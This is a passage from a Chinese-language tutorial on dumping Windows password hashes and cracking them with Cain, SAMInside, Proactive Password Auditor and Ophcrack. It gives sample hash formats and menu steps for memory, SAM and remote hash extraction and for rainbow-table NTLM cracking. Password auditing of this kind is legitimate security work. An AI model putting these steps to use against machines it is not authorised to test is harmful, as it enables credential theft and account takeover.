


图21

这里要提的一点是Cain抓的hash格式和别的工具抓的不太一样，需要自己处理下才能导入破解，要不然别的工具直接导入的话，会无法识别。示例如下：

SAMInside：

Administrator:500:NO PASSWORD*********************:03937006E74E63318B23D01A6E29A4FB:::

Cain：

Administrator:"":"":AAD3B435B51404EEAAD3B435B51404EE:03937006E74E63318B23D01A6E29A4FB

为了加强通用性，在此提醒大家hash格式统一以第一种为准，也就是SAMInside所抓取的那个格式！

ppa

下面轮到Proactive Password Auditor（以下简称ppa），这是一个商业软件（就是要钱的那种），不过官方提供60天试用版本，功能无限制，低版本有破解版。该软件需要安装，界面如图22。




图22

如果你要抓取Windows 2008的本机hash，那直接点击Dump即可抓取，默认是从“Memory of local computer”本地计算机内存抓取。该软件还支持注册表抓取，SAM文件抓取，同时支持远程抓取hash，轻松抓到hash，如图23。

也支持导入hash破解，同时还支持暴力破解、字典破解、彩虹表破解。这里着重介绍下彩虹表破解。首先要明白，彩虹表是什么东西呢？




图23

小知识：什么是彩虹表？

彩虹表就是一个庞大的、针对各种可能的字符组合预先计算好的哈希值的集合，不一定是针对MD5算法的，各种算法的都有，有了它可以快速的破解各类密码。越是复杂的密码，需要的彩虹表就越大，现在主流的彩虹表都是100G以上。

要用ppa配合彩虹表破解的方法也比较简单，Attack选择“Rainbow”->“NTLM attack”->“Rainbow tables list...”->“Add”选择导入彩虹表文件，格式一般为*.rt，我下载了国外一个免费的彩虹表，目前大小为207GB，完整表还会更大。导入所有彩虹表后，点击“Recovery”->“Start recovery”开始破解，如图24、图25。

这个软件个人感觉跑纯数字密码超级快，即使是14位长的纯数字密码，也用不了几秒钟！ppa支持Vista和2008下破解。




图 24




图 25

Ophcrack

下面该轮到本文最有价值的软件——Ophcrack 出场了！Ophcrack 是一个免费的在配合彩虹表的基础上破解 Windows 系统密码的工具。效率相当可观，它配备了一个 Windows 下的图形用户界面并且支持多平台运行。而且还可以下载官方的 Ophcrack LiveCD 刻录成光盘，就可以走到哪破到哪了！其官方网站为 http://Ophcrack.sourceforge.net/，可以到官方下载安装，如图 26。




图 26




图 27

Ophcrack 所用的彩虹表和常规的彩虹表不太一样，它识别不了 *.rt 格式的彩虹表，只认官方的彩虹表。常规的彩虹表无法破解 Vista、Windows 7、Windows 2008 的密码 hash。免费的彩虹表官方只提供三个：XP free small (380MB)、XP free fast (703MB)、Vista free (461MB)，其它更为强大的一些彩虹表则需要收取一定费用。安装的时候需要注意，可以选择是否下载官方彩虹表，如果你想安装好软件后另外自己下载则去掉勾选的选项即可，如图 27。

安装完毕，界面比较清爽吧，如图 28。

